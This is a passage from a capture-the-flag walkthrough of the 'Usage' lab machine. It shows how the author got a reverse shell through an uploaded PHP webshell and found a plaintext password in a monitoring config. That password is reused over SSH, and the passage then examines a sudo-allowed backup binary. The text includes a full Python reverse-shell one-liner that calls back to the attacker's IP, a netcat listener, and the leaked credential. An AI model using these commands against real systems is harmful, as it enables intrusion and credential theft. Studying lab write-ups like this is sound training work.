
```
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

Use **revshells.com** to generate a reverse shell and paste it into the URL. For this, I used *Python3 shortest*, entered my IP and the port I wanted to listen on, then copied the generated reverse shell into the URL. Instead of `id`, replace it with the generated reverse shell.

I recommend having both the reverse shell code and PHP shell code ready to copy and paste, with `netcat` already listening. The PHP shell session is very short, and you'll have to start over if you miss it.




```
admin.usage.htb/uploads/images/blue.php?cmd=python3 -c 'import os,pty,socket;s=socket
```



```
nc -lvnp 9999
```

```
python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("10.10.14.16",9999));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
```

You'll then see a connection back to your IP in the terminal. From there, check which user is running the web server. Next, change directories to `/home/dash` and locate `user.txt`. After that, the next step is privilege escalation.


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.18] 50542
dash@usage:/var/www/html/project_admin/public/uploads/images$ whoami
whoami
dash
dash@usage:/var/www/html/project_admin/public/uploads/images$ dir
dir
dash@usage:/var/www/html/project_admin/public/uploads/images$ ls
ls
dash@usage:/var/www/html/project_admin/public/uploads/images$ cd /../../..
cd /../../..
dash@usage:/$ ls
ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
dash@usage:/$ cd home
cd home
dash@usage:/home$ ls
ls
dash  xander
dash@usage:/home$ cd dahs
cd dahs
bash: cd: dahs: No such file or directory
dash@usage:/home$ cd dash
cd dash
dash@usage:~$ ls
ls
user.txt
dash@usage:~$ cat user.txt
cat user.txt
```

Privilege Escalation


First, I checked for sudo permissions:

```
sudo -l
```

This revealed that the user could run a script with elevated privileges. In particular, I noticed that a file had insecure permissions:


```
ls -al
```

This command lists all files, including hidden ones, in the directory — saving you from having to search through thousands of files just to find the configuration you need.



```
dash@usage:~$ ls -al
ls -al
total 52
drwxr-x--- 6 dash dash 4096 Aug 15 17:19 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2  2024 .bash_history → /
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    6 Aug 15 17:19 .monit.pid
-rw------- 1 dash dash 1192 Aug 15 17:19 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Aug 14 20:29 user.txt
```


When I opened the file .monitrc, it had the admin password. The admin password was 3nc0d3d_pa$$w0rd



```
3a9b9027aa4aa1e4abd7bd41850c738cdash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
dash@usage:~$ 
```


I used the password to connect to SSH

```
ssh xander@(Usage machine's IP)
```




```
┌──(kali㉿kali)-[~]
└─$ ssh xander@10.10.11.18
The authenticity of host '10.10.11.18 (10.10.11.18)' can't be established.
ED25519 key fingerprint is SHA256:4YfMBkXQJGnXxsf0IOhuOJ1kZ5c1fOLmoOGI70R/mws.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.18' (ED25519) to the list of known hosts.
xander@10.10.11.18's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Aug 15 05:32:30 PM UTC 2025

  System load:           0.09130859375
  Usage of /:            65.7% of 6.53GB
  Memory usage:          30%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.18
  IPv6 address for eth0: dead:beef::250:56ff:fe94:6773

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

xander@usage:~$ 
```

After accomplishing that, let's run sudo -l to see the sudo configuration of the user, Xander.



```
xander@usage:/$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:/$ 
```

It shows that `/usr/bin/usage_management` can be run without a password. Change to the directory and open it using `strings`, like this:



```
xander@usage:/$ strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
usage_management.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
backupMysqlData
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
_fini
chdir@GLIBC_2.2.5
backupWebContent
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__data_start
```

The text I've highlighted is the full command line for 7-Zip when it's invoked by usage_management.

After trying a couple of commands, I realized that running


```
sudo /usr/bin/usage_management
```

allows me to execute the program.



```
xander@usage:/$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```


I go ahead and run 1. Project Backup



```
xander@usage:/$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7513 32-Core Processor
          (A00F11),ASM,AES-NI)

